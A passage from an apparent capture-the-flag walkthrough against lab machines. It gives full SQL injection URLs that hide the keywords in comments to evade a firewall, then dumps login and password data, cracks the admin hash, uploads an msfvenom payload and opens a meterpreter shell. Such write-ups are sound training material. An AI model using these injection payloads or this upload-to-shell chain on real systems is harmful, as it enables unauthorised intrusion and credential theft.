
Step:3:- Then we use order by to find out the number of columns in the current table.



192.168.0.103/index.php


We find out that there are 4 columns.

Step:4:- Getting the database by union select.




Unfortunately there is some kind of firewall running on the server. So now , we will enter the sql keywords in quotes , i.e. /*! Keyword */.

Step:4:- Now, we will retrieve the table names that reside on the database.




This can be done by :-
http://192.168.0.103/cat.php?id=1
/*!UNION*/+/*!SELECT*/+1,+/*!group_concat(table_name)
/,3,4+/!from*/+information_schema.tables+/*!where*/+t
able_schema=database()--+

Step:5:- Now, will retrieve the column names that reside on the database.




This can be done by:-
http://192.168.0.103/cat.php?id=1
/*!UNION*/+/*!SELECT*/+1,+/*!group_concat(column_nam
e)*/,3,4+/*!from*/+information_schema.columns+/*!where
*/+table_schema=database()--+

Step:6- Now we will dump contents of login, password.




http://192.168.0.103/cat.php?id=1 /*!UNION*/+/*!SELECT*/1,/*!group_concat(login,password)*/,3,4 /*!from*/ /*!users*/--+

Step:7:- After we get the hash of the admin's password, we will decode it, my case, I have decoded it on crackstation.net.




We get the admin password as P4ssw0rd


Step:8:- Next we will use msfvenom to create a payload which would be uploaded in the admin panel.




Step:9:- we will now upload the payload on the admin panel.




Step:10:- After uploading the payload, we will launch exploit/multi/handler on msfconsole and set out payload.



Step:11:- After setting the payload, we will enter the required parameters and run the exploit in order to get the meterpreter.




Step:12:- After we get the meterpreter and browse for more info, we will get our final flag in '/tmp/.nothinghere' directory.




Second machine cracked.

Machine 3:-192.168.0.104 or 192.168.0.122 (the ip was changed)


Step:1: Use nmap to find out vulnerabilities.




Step:2:- Next, we will use dirb to find out all the files and directories that reside on the target machine.




Step:3:- We will then go to the robots.txt.



Step:4:- We will then download files ‘sampleimage.png’ and ‘Flag-2-of-3.pcapng’ using wget.

